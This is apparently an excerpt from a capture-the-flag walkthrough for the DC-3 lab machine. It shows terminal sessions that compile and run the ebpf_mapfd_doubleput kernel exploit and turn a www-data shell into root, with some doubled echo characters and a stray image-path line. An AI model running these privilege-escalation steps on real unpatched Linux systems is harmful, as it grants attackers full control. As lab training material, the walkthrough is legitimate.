
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@DC-3:/tmp/__MACOSX/39772/39772$ llss

crasher.tar  ebpf_mapfd_doubleput_exploit  exploit.tar
www-data@DC-3:/tmp/__MACOSX/39772/39772$ ebpf_mapfd_doubleput_exploitebpf_mapfd_doubleput_exploit

ebpf_mapfd_doubleput_exploit: command not found
www-data@DC-3:/tmp/__MACOSX/39772/39772$ ccdd  ebpf_mapfd_doubleput_exploitebpf_mapfd_doubleput_exploit

www-data@DC-3:/tmp/__MACOSX/39772/39772/ebpf_mapfd_doubleput_exploit$ llss

compile.sh  doubleput.c  hello.c  suidhelper.c
```

cd ebpf_mapfd_doubleput_exploit


./compile.sh

./doubleput



```
</39772/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh                    le.sh./compi

doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
</39772/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput                     eput./doubl

starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
```

Root:



```
root@DC-3:/tmp/__MACOSX/39772/39772/ebpf_mapfd_doubleput_exploit# iidd

uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@DC-3:/tmp/__MACOSX/39772/39772/ebpf_mapfd_doubleput_exploit# uunnaammee  --aa

Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
```